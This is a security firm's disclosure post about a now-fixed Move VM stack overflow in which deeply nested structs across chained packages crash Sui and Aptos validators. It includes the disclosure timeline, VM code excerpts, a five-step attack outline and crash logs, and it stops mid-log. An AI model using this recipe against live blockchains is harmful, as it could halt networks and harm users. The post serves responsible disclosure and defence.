Critical Vulnerability in Move VM: Can Cause Total Network Shutdown and Potential Hard Fork in Sui, Aptos, and Other Public Blockchains

Beosin · Follow


8 min read · 3 hours ago

Listen   Share   ••• More

Background

Move is a new blockchain programming language used by platforms such as Aptos and Sui. Recently, Beosin security research team discovered a stack overflow vulnerability caused by recursive calls. This vulnerability can lead to a total network shutdown, prevent new validators from joining the network, and potentially result in a hard fork.

Upon discovering and verifying this vulnerability, we immediately (on May 30, 2023) contacted the Sui team via email. Following their advice, we submitted the vulnerability to the Immunefi bug bounty platform on June 2, 2023. However, the official team responded that they had internally identified the issue a month ago and had been working on a private security fix. They released the fix on the same day we submitted it to Immunefi (June 2, 2023). We understand and respect their response.



chargarlic (Sui) All Participants June 3, 2023 at 5:08 am

Thanks for submitting this report and the detailed POC. After reviewing the report we would classify this as a duplicate/ already fixed (Immunefi bug 19820). We had found this issue internally 1 month back and had a private security fix rolled out to all validators on mainnet by May 31st. The public fix can be seen for https://github.com/MystenLabs/sui/releases/tag/mainnet-v1.2.1 at https://github.com/MystenLabs/sui/commit/8b681515c0cf435df2a54198a28ab4ef574d202b On testing with 1.2.1 we notice a MovePrimitiveRuntimeError and no validator crashes. Let us know if you are still able to reproduce this/ bypass the fix.

The vulnerability has been fixed in the current version, so we are now publicly disclosing our research findings.

Knowledge Basics

Move virtual machine is implemented in the Rust programming language. The main unit of organization and distribution of Move code is a Package. A Package consists of a set of modules, which are defined in separate files with the extension .move. These files include Move functions and type definitions.

The minimum package directory structure is shown below, which includes a manifest file, a lock file, and a sources subdirectory containing one or more module files.

```
my_move_package:

    ├── Move.lock

    ├── Move.toml

    ├── sources

        ├── my_module.move
```

Packages can be published on the blockchain. A Package can contain multiple Modules, and a Module can contain multiple functions and structs.


Function parameters can be structs, and structs can be nested within other structs, as shown below:

```
module helloworld::hello {
    struct CCC {
        c : u64
    }
}

module my_module::my_module{
    struct BBB {
        b : helloworld::hello::CCC
    }

    struct AAA {
        a : BBB
    }

    public fun mint( c_param : helloworld::hello::CCC ){
        let a1 = AAA {
            a : BBB {
                    b : c_param
                }
            };

            let a2 = AAA {
                a : BBB {
                    b : helloworld::hello::CCC {
                        c : 0x555
                    }
                }
            };
        }
    }
```

In the Rust programming language, when making recursive function calls without limiting the depth of the calls, it can lead to stack overflow or depletion of CPU and memory resources. The Move virtual machine is implemented in the Rust language.


Vulnerability Description

Within the Move virtual machine, recursive functions are frequently used to handle various structured data, such as serialized data, nested structs, nested arrays, and generic nesting. To prevent stack overflow caused by recursive calls, it is necessary to check the depth of recursive calls.



```
fn type_to_type_layout_impl(
    &self,
    ty: &Type,
    count: &mut usize,
    depth: usize,
) -> PartialVMResult<MoveTypeLayout> {
    if *count > MAX_TYPE_TO_LAYOUT_NODES {
        return Err(PartialVMError::new(major_status: StatusCode::TOO_MANY_TYPE_NODES));
    }
    if depth > VALUE_DEPTH_MAX {
        return Err(PartialVMError::new(major_status: StatusCode::VM_MAX_VALUE_DEPTH_REACHED));
    }
    *count += 1;
    Ok(match ty {
        Type::Bool => MoveTypeLayout::Bool,
        Type::U8 => MoveTypeLayout::U8,
        Type::U16 => MoveTypeLayout::U16,
        Type::U32 => MoveTypeLayout::U32,
        Type::U64 => MoveTypeLayout::U64,
        Type::U128 => MoveTypeLayout::U128,
        Type::U256 => MoveTypeLayout::U256,
        Type::Address => MoveTypeLayout::Address,
        Type::Signer => MoveTypeLayout::Signer,
        Type::Vector(ty: &Box<Type>) => MoveTypeLayout::Vector(Box::new(self.type_to_type_layout_impl(
            ty,
            count,
            depth: depth + 1,
        )?)),
```

The image above shows the depth of parsing for the Move virtual machine limiting simple and complex type structures.



```
    let mut stack: Vec<TypeBuilder> = match read_next()? {
        T::Saturated(tok: SignatureToken) => return Ok(tok),
        t: TypeBuilder => vec![t],
    };

    loop {
        if stack.len() > SIGNATURE_TOKEN_DEPTH_MAX {
            return Err(PartialVMError::new(major_status: StatusCode::MALFORMED) PartialVMError
                .with_message("Maximum recursion depth reached".to_string()));
        }
        if stack.last().unwrap().is_saturated() {
            let tok: SignatureToken = stack.pop().unwrap().unwrap_saturated();
            match stack.pop() {
                Some(t: TypeBuilder) => stack.push(t.apply(tok)),
                None => return Ok(tok),
            }
        } else {
            stack.push(read_next()?)
        }
    }
} fn load_signature_token
```

The image above shows the depth limitation of the SIGNATURE_TOKEN within the Move virtual machine bytecode.

Although the Move virtual machine has recursive call depth checks in many places, there are still certain cases that have not been taken into account.

Let’s consider an attack scenario: defining a struct A, then nesting struct B within A, and nesting struct C within B, and so on, continuing the nesting indefinitely. If the Move virtual machine uses a recursive function to handle this nesting relationship, it will crash due to stack overflow or insufficient resources. Although Move has limitations on the number of structs that can be defined within each module, we can create an unlimited number of modules.

This gives us an attack strategy:


1. *Generate 25 packages (can be more than 25), each containing 1 module.*

2. *Each module defines 64 structs (can be more than 64 in Aptos) with a chained nesting relationship. The first struct in each module nests the last struct from the previous module.*

> *3. Each module includes a callable entry function. This function takes a parameter of the type of the last struct (the 64th struct) from the previous module. The function* ***creates and returns an instance of the last struct in the current module****.*
>
> *4. Publish each package in order.*
>
> *5. Call the entry function in each module in order.*

During our testing on Sui mainnet_v1.1.1_, we observed the following phenomena in our test environment with 4 validators:

> *1. After running the PoC once, all 4 validators immediately crash due to stack overflow.*
>
> *2. After at least 3 validators crash and restart, all full nodes crash.*
>
> *3. After at least 3 validators crash and restart, new validators joining the network crash at least once.*
>
> *4. After at least 3 validators crash and restart, new full nodes joining the network sometimes crash once.*
>
> *5. If lucky, certain validators or full nodes cannot be restarted after a crash unless all local databases are deleted.*



edy@edy-virtual-machine: ~/.sui/sui_config
edy@edy-virtual-machine: ~/.sui/sui_config
edy@edy-virtual-machine: ~/.sui/sui_config

```
2023-05-31T09:36:14.254984Z  INFO sui_core::checkpoints::checkpoint_output: Certified checkpoint with sequence 1447 and digest DgRPeeE6mHD8yoUDZ7wS68VX6GMAkj1aFZFKiDCJN
2023-05-31T09:36:14.256508Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(9YDp3D7rB3CAdK75C9xxjD7RYi9MkWrd23RiV6tyP7Cf) at epoch
ce 1449, previous digest Some(CheckpointDigest(HqbB2bz3u4PrET4CCibzhugNDkoN1gZrHLM9NkE7RLBP)), transactions count 3, content digest CheckpointContentsDigest(FsHNCfhTs2s
XeWUf8mSoSZ71yuPLCRBJjak), end_of_epoch_data None
2023-05-31T09:36:15.259685Z  INFO sui_core::checkpoints::checkpoint_output: Certified checkpoint with sequence 1448 and digest HqbB2bz3u4PrET4CCibzhugNDkoN1gZrHLM9NkE7R
2023-05-31T09:36:15.260150Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(37bWTh2nfBC7Duf9vGhicWLRyJLb2RZFBghf3sJuEsS3) at epoch
ce 1450, previous digest Some(CheckpointDigest(9YDp3D7rB3CAdK75C9xxjD7RYi9MkWrd23RiV6tyP7Cf)), transactions count 3, content digest CheckpointContentsDigest(JCHg8oRvNzp
HS8qfgWbWDeeHqNSoQN3gdkD), end_of_epoch_data None
2023-05-31T09:36:15.887966Z  INFO sui_core::checkpoints::checkpoint_output: Certified checkpoint with sequence 1449 and digest 9YDp3D7rB3CAdK75C9xxjD7RYi9MkWrd23RiV6tyF
2023-05-31T09:36:15.891424Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(Hje38mQ929YyHGYbF4VQWC4MpEjanbqdjbuoqUukkV3o) at epoch
ce 1451, previous digest Some(CheckpointDigest(37bWTh2nfBC7Duf9vGhicWLRyJLb2RZFBghf3sJuEsS3)), transactions count 3, content digest CheckpointContentsDigest(5sa9Xwi2SSU
38qbZomJa2tpcpqCCkYy2K6c), end_of_epoch_data None
2023-05-31T09:36:16.811698Z  INFO sui_core::checkpoints::checkpoint_output: Certified checkpoint with sequence 1450 and digest 37bWTh2nfBC7Duf9vGhicWLRyJLb2RZFBghf3sJuE
2023-05-31T09:36:16.814865Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(EcsFpEN2hEs1bVkSzpWBXXzbVNKJ6dMEeopDdTCw69c5) at epoch
ce 1452, previous digest Some(CheckpointDigest(Hje38mQ929YyHGYbF4VQWC4MpEjanbqdjbuoqUukkV3o)), transactions count 2, content digest CheckpointContentsDigest(CaimdZ3XXak
XUCPzQtULbPpFfxxqYfPhD2), end_of_epoch_data None
2023-05-31T09:36:17.388652Z  INFO sui_core::checkpoints::checkpoint_output: Certified checkpoint with sequence 1451 and digest Hje38mQ929YyHGYbF4VQWC4MpEjanbqdjbuoqUukk
2023-05-31T09:36:17.394650Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(kARs3Q7NJ2AgGf99x5C4Bs9Eh5VUFQnhmNo2K9VrNFk) at epoch 1
e 1453, previous digest Some(CheckpointDigest(EcsFpEN2hEs1bVkSzpWBXXzbVNKJ6dMEeopDdTCw69c5)), transactions count 4, content digest CheckpointContentsDigest(8Ez8Tr58Kbd9
n6rcy9rdeovak5KyujoBF7L), end_of_epoch_data None
2023-05-31T09:36:18.350543Z  INFO sui_core::checkpoints::checkpoint_output: Certified checkpoint with sequence 1452 and digest EcsFpEN2hEs1bVkSzpWBXXzbVNKJ6dMEeopDdTCw6
2023-05-31T09:36:18.353562Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(9ZeUGEzMNp6fHDgfC9AVVu2RLGBb1fBRd7kRyP82kQHQ) at epoch
ce 1454, previous digest Some(CheckpointDigest(kARs3Q7NJ2AgGf99x5C4Bs9Eh5VUFQnhmNo2K9VrNFk)), transactions count 2, content digest CheckpointContentsDigest(D5kBpalogQkX
MjATLDaEcSPmDT9d3kLXyZE), end_of_epoch_data None
2023-05-31T09:36:18.937374Z  INFO sui_core::checkpoints::checkpoint_output: Certified checkpoint with sequence 1453 and digest kARs3Q7NJ2AgGf99x5C4Bs9Eh5VUFQnhmNo2K9VrN
2023-05-31T09:36:18.939974Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(J3t2vHpxytT2H4F2AarV1QB2gJzuydDUA5B5GTnQPiaH) at epoch
ce 1455, previous digest Some(CheckpointDigest(9ZeUGEzMNp6fHDgfC9AVVu2RLGBb1fBRd7kRyP82kQHQ)), transactions count 1, content digest CheckpointContentsDigest(2imnDpRL1tY
Vwc6nbJX3Cuk5V1H71zZL6QK), end_of_epoch_data None
2023-05-31T09:36:19.904611Z  INFO sui_core::checkpoints::checkpoint_output: Certified checkpoint with sequence 1454 and digest 9ZeUGEzMNp6fHDgfC9AVVu2RLGBb1fBRd7kRyP82k
2023-05-31T09:36:20.871454Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(31qj2FhfAkPRYhZFTRpLwHd3T9aHTeshD8U67XK5hE1W) at epoch
ce 1456, previous digest Some(CheckpointDigest(J3t2vHpxytT2H4F2AarV1QB2gJzuydDUA5B5GTnQPiaH)), transactions count 3, content digest CheckpointContentsDigest(GkQSMmogbVH
rSfwixJBic7KfiMtSuK3hxan), end_of_epoch_data None
2023-05-31T09:36:20.873128Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(9QR7ZkjaLJRWcV6RnzTHzPmzwKJDpHvZTGmphXj2cN8z) at epoch
ce 1457, previous digest Some(CheckpointDigest(31qj2FhfAkPRYhZFTRpLwHd3T9aHTeshD8U67XK5hE1W)), transactions count 2, content digest CheckpointContentsDigest(BE6JyFNkjFU
iHhdNSvKXMUffB2eFuVo5ZL3), end_of_epoch_data None
2023-05-31T09:36:20.874250Z  INFO sui_core::checkpoints::checkpoint_output: Certified checkpoint with sequence 1455 and digest J3t2vHpxytT2H4F2AarV1QB2gJzuydDUA5B5GTnQF
2023-05-31T09:36:21.454990Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(Ad4HqVQXTdXH6UPgFewhCv1oj9NKar7ENcrqvQJox6Fv) at epoch
ce 1458, previous digest Some(CheckpointDigest(9QR7ZkjaLJRWcV6RnzTHzPmzwKJDpHvZTGmphXj2cN8z)), transactions count 3, content digest CheckpointContentsDigest(GDVV62jjLma
s2utHyh57JNYy8HD6gj8HA5K), end_of_epoch_data None

thread 'sui-node-runtime' has overflowed its stack
fatal runtime error: stack overflow
Aborted (core dumped)
edy@edy-virtual-machine:~/.sui/sui_config$ 
```


Regarding Sui mainnet_v1.2.0, we observed the following phenomena in our test environment with 4 validators:

1. After running PoC once, at least 1 validator crashes due to stack overflow or out of memory.


2. Running the PoC again can make the second validator crash. After that, the entire network cannot accept new transactions.

3. Crashed validators may be unable to restart. Deleting all local databases of the crashed validator and running it again would result in a crash after some time, and it cannot be restarted anymore.

4. When a new validator joins the network, it crashes.



edy@edy-virtual-machine: ~/.sui/sui_config
edy@edy-virtual-machine: ~/.sui/sui_config
edy@edy-virtual-machine: ~/.sui/sui_config
edy@edy-virtual-machine: ~/.sui/sui_config

```
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603496965, local_time: 1685603495826 } latency=57 ms
2023-06-01T07:11:37.544507Z  INFO sui_core::checkpoints::checkpoint_output: Creating checkpoint CheckpointDigest(523AlLltnv3Ux4KPbw2CSXg9jt8sdpQUZrKz8RguUabW) at epoch 1, sequen
ce 1053, previous digest Some(CheckpointDigest(E1r8Ubo75vVB4nqSzV7qu3w57Eo3E631fYBFgiZ4HhBJ)), transactions count 1, content digest CheckpointContentsDigest(uhUy3GCnnHQw7VCXVM1U
kEKjsoWxzF6dcaPoZJgAE1z), end_of_epoch_data None
2023-06-01T07:11:37.593529Z  WARN run_inner: narwhal_primary::certifier: Operation was canceled
2023-06-01T07:11:37.603883Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=c2a999bb direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 429 Too Many Requests latency=13 ms
2023-06-01T07:11:37.684975Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603497579, local_time: 1685603496328 } latency=93 ms
2023-06-01T07:11:37.698071Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=c2a999bb direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 429 Too Many Requests latency=78 ms
2023-06-01T07:11:37.715037Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603497579, local_time: 1685603496417 } latency=28 ms
2023-06-01T07:11:37.842389Z  WARN request{route=/narwhal.PrimaryToPrimary/RequestVote remote_peer_id=a937e470 direction=outbound}: anemo_tower::trace::on_failure: response faile
d error=Status code: 520 Unknown InvalidTimestamp { created_time: 1685603497579, local_time: 1685603496567 } latency=4 ms
2023-06-01T07:11:38.136391Z  WARN run_inner: narwhal_primary::certifier: Operation was canceled
